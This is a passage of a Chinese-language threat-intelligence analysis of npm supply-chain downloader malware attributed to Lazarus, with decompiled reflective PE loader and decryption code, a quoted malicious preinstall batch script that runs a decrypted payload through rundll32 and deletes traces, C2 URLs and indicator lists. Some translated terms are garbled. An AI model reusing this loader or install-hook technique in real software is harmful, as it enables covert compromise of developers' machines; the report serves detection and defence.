if ( (unsigned int)v18 > v13->NumberOfFunctions
  || (var_funcAddr = (__int64 (__fastcall *)(_QWORD, _QWORD, wchar_t *, _QWORD))(v11
                                                                                 + *(unsigned int *)(v11 + v13->Address
{
LABEL_20:
  var_urlStr = *(const WCHAR **)&v78[1];
  goto LABEL_21;
}
v20 = (HLOCAL)var_funcAddr(0i64, 0i64, g_funcArg, 0i64);
Sleep(2000u);
```

## 溯源关联

### 相关攻击活动

样本d8a8cc25bf5ef5b96ff7a64f663cbd29的C&C服务器IP地址91[.]206.178.125于今年11月发布的一篇关于npm包投毒的分析报告[1]中提到。

> The actor went through several iterations of development in the `dev-config` repo making modest changes until this early prototype was completed and published on 14 Sep 2023 under the name `dot-environment` v.1.1.0. Most notably, the resource that the malware called out to was found at `hxxp://91.206.178.125/files/npm.mov` a Polish IP address.




安全研究人员也发现了下载器样本46127a35b73b714a9c5c58aaa43cb51f出现在这次攻击活动中，但报告发布时他们将分析该样本。样本的名称sql.tmp和preinstall.db，以及在恶意脚本中导出函数名CalculateSum均出现。

```
del "preinstall.ps1" > nul 2>&1
if exist "preinstall.db" (
    del "preinstall.db" > nul 2>&1
)
rename sql.tmp preinstall.db > nul 2>&1
rundll32 preinstall.db,CalculateSum 4906
del "preinstall.db"
if exist "pk.json" (
    del "package.json" > nul 2>&1
rename "pk.json" "package.json" > nul 2>&1
)
```

> Now that they're done executing the PowerShell script, it's immediately deleted to clean up the trace of its existence. Then a check is performed to see if a file called `preinstall.db` already exists, and if so, it's deleted. Then the decrypted file from earlier is renamed to `preinstall.db`. Then the native Windows command `rundll32` is used to execute a function `CalculateSum` within the `preinstall.db` file passing the argument `4096`. This means that the file we pulled from the IP (with a `.mov` extension and saved locally with a `.a` extension), decrypted, and then renamed with a `.db` extension is

另外，下载器样本的PDB路径npmLoaderDll.pdb也表明与此次npm包投毒事件有关。


## 关联样本

根据上述下载器样本中出现的字符串信息，我们关联到一个木马样本。

| MD5 | 1c4227bf06121fe9c454a85ad9245b56 |
|---|---|
| 文件名称 | T_DLL.dll |
| 创建时间 | 2023-08-01 09:49:31 世界标准时间 |
| 文件类型 | PE DLL，64 位 |
| 大小 | 747.00 KB (764928字节) |

| | | | |
|---|---|---|---|
| .rdata:00000001... | 00000018 | C (16... | %d\|%d\|%I64u |
| .rdata:00000001... | 0000000E | C (16... | %s\|%d\| |
| .rdata:00000001... | 0000000E | C (16... | %s\|x86 |
| .rdata:00000001... | 0000000E | C (16... | %s\|x64 |
| .rdata:00000001... | 0000000C | C (16... | %s\|%d |
| .rdata:00000001... | 00000028 | C (16... | Hibernating Success |
| .rdata:00000001... | 0000000E | C (16... | %s\|%s\| |
| .rdata:00000001... | 00000024 | C (16... | %d-%d-%d %d:%d:%d |
| .rdata:00000001... | 00000010 | C (16... | Unknown |
| .rdata:00000001... | 00000012 | C (16... | %s\|%s\|%d |
| .rdata:00000001... | 00000022 | C (16... | Sleeping Success |
| .rdata:00000001... | 00000034 | C (16... | TestConnection Successed! |
| .rdata:00000001... | 0000002E | C (16... | TestConnection Failed! |
| .rdata:00000001... | 00000022 | C (16... | Parameter Error! |
| .rdata:00000001... | 0000002C | C (16... | GetProcAddress Error! |
| .rdata:00000001... | 00000020 | C (16... | Dll Data Error! |
| .rdata:00000001... | 00000028 | C (16... | Dll Bits Incorrect! |
| .rdata:00000001... | 00000018 | C (16... | Hash Error! |
| .rdata:00000001... | 00000010 | C | 549821974578436 |
| .rdata:00000001... | 00000040 | C (16... | http://156.236.76.9/faq/faq.asp |
| .rdata:00000001... | 00000016 | C (16... | ServiceDll |
| .rdata:00000001... | 00000022 | C (16... | %s\\%s\\Parameters |
| .rdata:00000001... | 00000032 | C (16... | %staskkill /f /PID %d \r\n |

该木马样本的C&C服务器为hxxp://156.236.76.9/faq/faq.asp。除此之外，样本中还出现了下载器恶意软件加密使用的解密算法。



```
  strcpy(v5, "n/.m?x8ta}!6USa}!%#/<Cq5A_Cq?djv");
  sub_180002CF0(v4, v5, v5);
  result = sub_180002F50(v4, a1 + 1, a1, (unsigned int)v1);
  *(_WORD *)&a1[v1] = 0;
  return result;
}
  do
  {
    v6 = *((_DWORD *)v5 + 1);
    v7 = *((_DWORD *)v5 + 2);
    v8 = *((_DWORD *)v5 + 3);
    v9 = *((_DWORD *)v5 + 15);
    v10 = v4
        + *(_DWORD *)v5
        + *((_DWORD *)v5 + 9)
        + ((v6 >> 3) ^ __ROR4__(v6, 7) ^ __ROL4__(v6, 14))
        + ((*((_DWORD *)v5 + 14) >> 10) ^ __ROL4__(*((_DWORD *)v5 + 14), 13) ^ __ROL4__(*((_DWORD *)v5
    *((_DWORD *)v5 + 16) = v10;
    v11 = v6
        + *((_DWORD *)v5 + 10)
        + ((v7 >> 3) ^ __ROR4__(v7, 7) ^ __ROL4__(v7, 14))
        + ((v9 >> 10) ^ __ROL4__(v9, 13) ^ __ROL4__(v9, 15))
        + v4
        + 1;
    *((_DWORD *)v5 + 17) = v11;
    v12 = *((_DWORD *)v5 + 4);
    *((_DWORD *)v5 + 18) = v7
                         + *((_DWORD *)v5 + 11)
                         + ((v8 >> 3) ^ __ROR4__(v8, 7) ^ __ROL4__(v8, 14))
                         + ((v10 >> 10) ^ __ROL4__(v10, 13) ^ __ROL4__(v10, 15))
                         + v4
                         + 2;
    v13 = *((_DWORD *)v5 + 12)
        + ((v12 >> 3) ^ __ROR4__(v12, 7) ^ __ROL4__(v12, 14))
        + ((v11 >> 10) ^ __ROL4__(v11, 13) ^ __ROL4__(v11, 15));
    v5 += 2;
    v14 = v8 + v13 + v4 + 3;
    v4 += 4;
    *((_DWORD *)v5 + 15) = v14;
  }
  while ( v4 < 0xA00 );
```

## 归属

下载器内存加载PE的方式与阿联酋Lazarus攻击安全研究人员所使用的Comebacker DLL样本[3]一致。


```
if ( Src->e_magic != 0x5A4D )
  return 0i64;
v3 = (IMAGE_NT_HEADERS *)((char *)Src + Src->e_lfanew);
if ( v3->Signature != 0x4550 )
  return 0i64;
v4 = (struct_LoadAux2 *)VirtualAlloc(
                          (LPVOID)v3->OptionalHeader.ImageBase,
                          v3->OptionalHeader.SizeOfImage,
                          0x2000u,
                          4u);
if ( v4
  || (result = (struct_LoadAux2 *)VirtualAlloc(0i64, v3->OptionalHeader.SizeOfImage, 0x2000u, 4u),
      (v4 = result) != 0i64) )
{
  v5 = GetProcessHeap();
  v6 = (struct_LoadAux2 *)HeapAlloc(v5, 0, 0x20ui64);
  v7 = v6;
  if ( !v6 )
  {
    sub_180001C80(v4);
    SetLastError(0xEu);
    return 0i64;
  }
  v6->ptr_AlloctedPeMem = (__int64)v4;
  v6->field_10 = 0i64;
  *(_QWORD *)&v6->field_18 = 0i64;
  VirtualAlloc(v4, v3->OptionalHeader.SizeOfImage, 0x1000u, 4u);
  v8 = (char *)VirtualAlloc(v4, v3->OptionalHeader.SizeOfHeaders, 0x1000u, 4u);
  memmove(v8, Src, Src->e_lfanew + v3->OptionalHeader.SizeOfHeaders);
  v9 = (IMAGE_NT_HEADERS *)&v8[Src->e_lfanew];
  v7->ptr_PeNtHeaderData = v9;
  v9->OptionalHeader.ImageBase = (ULONGLONG)v4;
  sub_180001690(Src, v3, v7);                   // copy data of each section
  if ( v4 != (struct_LoadAux2 *)v3->OptionalHeader.ImageBase )
    sub_180001890(v7, (__int64)v4 - v3->OptionalHeader.ImageBase);// relocation table
  if ( (unsigned int)sub_180001940(v7) )        // import table
  {
    sub_180001780(v7);
    v10 = v7->ptr_PeNtHeaderData->OptionalHeader.AddressOfEntryPoint;
    if ( !(_DWORD)v10 )
      return v7;
    var_entrypoint = (struct_LoadAux2 *)((char *)v4 + v10);
    if ( var_entrypoint && ((__int64 (__fastcall *)(struct_LoadAux2 *, __int64))var_entrypoint)(v4, 1i64) )
    {
      v7->bool_DllLoad = 1;
      return v7;
    }
  }
  sub_180001C80(v7);
  return 0i64;
}
```

IconCache.db
MD5: 7298b1f10ee6afab5e8bf648be1ca13b

```
if ( *(_WORD *)Src != 0x5A4D )
  return 0i64;
v5 = (LPVOID *)((char *)Src + *((int *)Src + 15));
if ( *(_DWORD *)v5 != 0x4550 )
  return 0i64;
v6 = (char *)VirtualAlloc(v5[6], *((unsigned int *)v5 + 20), 0x2000u, 4u);
if ( v6 || (result = (char *)VirtualAlloc(0i64, *((unsigned int *)v5 + 20), 0x2000u, 4u), (v6 = result) != 0i64) )
{
  v7 = GetProcessHeap();
  v8 = HeapAlloc(v7, 0, 0x20ui64);
  v8[1] = v6;
  v8[2] = 0i64;
  v8[3] = 0i64;
  VirtualAlloc(v6, *((unsigned int *)v5 + 20), 0x1000u, 4u);
  v9 = (char *)VirtualAlloc(v6, *((unsigned int *)v5 + 21), 0x1000u, 4u);
  memmove(v9, Src, (unsigned int)(*((_DWORD *)Src + 15) + *((_DWORD *)v5 + 21)));
  v10 = &v9[*((int *)Src + 15)];
  *v8 = v10;
  *((_QWORD *)v10 + 6) = v6;
  sub_180001000(Src, v5, v8);
  v11 = (char *)(v6 - (_BYTE *)v5[6]);
  if ( v6 != v5[6] )
    sub_180001200(v8, v11);
  if ( (unsigned int)sub_1800012B0(v8, v11) )
  {
    sub_1800010F0(v8);
    v12 = *(unsigned int *)(*v8 + 40i64);
    if ( !(_DWORD)v12 )
      return (char *)v8;
    v13 = &v6[v12];
    if ( v13 && ((unsigned int (__fastcall *)(char *, __int64, __int64))v13)(v6, 1i64, a2) )
    {
      *((_DWORD *)v8 + 7) = 1;
      return (char *)v8;
    }
  }
  sub_1800015E0(v8);
  result = 0i64;
}
return result;
}
```

Comebacker DLL
MD5: 9e9f69ed56482fff18933c5ec8612063

执行方式同样是rundll32调用DLL的导出函数，并查找数字字符串（“2907”）作为参数，而且DLL的导出函数ASN2_TYPE_new为空，ASN2_TYPE_newW函数实现恶意功能。




| | | |
|---|---|---|
| ASN2_TYPE_new | 00000001800038C0 | 1 |
| ASN2_TYPE_newW | 00000001800038D0 | 2 |
| **DllMain** | **00000001800038E0** | **3** |
| **DllEntryPoint** | **0000000180017080** | **[main entry]** |

关联到的木马样本1c4227bf06121fe9c454a85ad9245b56在解密字符串时使用A5加密算法，其中常量0xFE268455，0xC2B45678，0x90ABCDEF也出现在Lazarus的历史攻击样本中[4]。

```
v4 = (unsigned int)(a2 / 3);
v5 = 0xFE268455;
a1[5] = 0xFE268455;
v6 = a2 - 3 * v4;
result = 0xC2B45678i64;
a1[3] = 0xC2B45678;
v8 = 0x90ABCDEF;
a1[4] = 0x90ABCDEF;
if ( (int)v4 > 0 )
{
```

prtspool (SHA-1: 58B0516D28BD7218B1908FB266B8FE7582E22A5F), which shows code similarities to sysnetd (see Figure 5). It was attributed to Lazarus by CISA in February 2021. Note as well that SIMPLESEA, a macOS backdoor found during the 3CX incident response, implements the A5/1 stream cipher.





*Figure 5. Similarities between AppleJeus for macOS and the Linux variant of BADCALL (the key for the A5/1 stream cipher)*

今年7月，Github官方发布安全警告[5]，攻击者借助Github仓库和恶意npm包展开行动，攻击手段与Phylum报告[1]类似。在微软的报告[7]中提到，Jade Sleet是拉撒路的别名。

亚历克西斯·威尔士 2023 年 7 月 18 日

GitHub 发现了一个小规模的社会工程活动，
该活动针对科技公司员工的个人帐户，结合使用存储库邀请和恶意 npm
包依赖项。许多目标账户都与区块链、加密货币或在线赌博行业相关。
一些目标也与网络安全部门有关。在此活动中，没有 GitHub 或 npm
系统受到损害。我们发布这篇博文是为了警告我们的客户，
防止被该威胁行为者利用。

GitHub 内部通讯

在我们为开发者提供的每月通
技术指南和最佳实践。

订阅

**威胁参与者资料**

我们高度确信该活动与一个支持朝鲜目标的组织有关，
该组织被微软威胁情报部门称为“Jade Sleet”，被美国网络安全和基础设施安全局
(CISA) 称为“TraderTraitor”。Jade Sleet
主要针对与加密货币和其他区块链相关组织相关的用户，
但也针对这些公司使用的供应商。

**North Korean groups exhibit more sophisticated operations through cryptocurrency theft and supply chain attacks**

Microsoft assesses that North Korean activity groups are conducting increasingly sophisticated operations through cryptocurrency theft and supply chain attacks. In January 2023, the Federal Bureau of Investigation (FBI) publicly attributed the June 2022 theft of $100 million in cryptocurrency from Harmony's Horizon Bridge to Jade Sleet (DEV-0954), a.k.a. Lazarus Group/APT38.[33] Furthermore, Microsoft attributed the March 2023 3CX supply chain attack that leveraged a prior supply chain compromise of a US-based financial technology company in 2022 to Citrine Sleet (DEV-0139). This was the first time Microsoft has observed an activity group using an existing supply chain compromise to conduct another supply chain attack, which demonstrates the increasing sophistication of North Korean cyber operations.

## 总结

批量下载器样本的多层隐藏加载方式和C&C通信可以明显看出攻击者在尝试攻击痕迹，减少后续线程带来的风险。由于恶意软件牵涉到npm包供应链攻击，相关攻击活动可以追溯到今年7月之前，受此影响的人员数量可能会大量，再加上与Lazarus组织存在关联，意味着攻击者很可能以此为基础展开进一步的攻击行动。

## 防护建议

奇安信威胁情报中心提醒广大用户，谨防钓鱼攻击，打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的APP 。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别的。 目前已支持包括Windows、Android平台在内部的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信威胁情报等，都已经支持了这一点类攻击的准确检测。

## 国际奥委会

**MD5**

d8a8cc25bf5ef5b96ff7a64f663cbd29
46127a35b73b714a9c5c58aaa43cb51f
a6e7c231a699d4efe85080ce5fb36dfb
7298b1f10ee6afab5e8bf648be1ca13b
420a13202d271babc32bf8259cdaddf3
1c4227bf06121fe9c454a85ad9245b56

**指令与指令**

91.206.178.125:80
156.236.76.9:80
区块链newtech.com
chaingrown.com

**网址**

hxxp://91.206.178.125/upload/upload.asp
hxxps://blockchain-newtech.com/download/download.asp
hxxps://chaingrown.com/manage/manage.asp
hxxp://156.236.76.9/faq/faq.asp
hxxp://103.179.142.171/npm/npm.mov
hxxp://103.179.142.171/files/npm.mov
hxxp://91.206.178.125/files/npm.mov

## 参考链接

[1].https://blog.phylum.io/crypto-themed-npm-packages-found-delivering-stealthy-malware/
[2].https://www.attackify.com/blog/rundll32_execution_order/
[3].https://www.microsoft.com/en-us/security/blog/2021/01/28/zinc-attacks-against-security-researchers/
[4].https://www.welivesecurity.com/2023/04/20/linux-malware-strengthens-links-lazarus-3cx-supply-chain-attack/
[5].https://github.blog/2023-07-18-security-alert-social-engineering-campaign-targets-technology-industry-employees/
[6].https://blog.phylum.io/junes-sophisticated-npm-attack-attributed-to-north-korea/
[7].https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RW1aFyW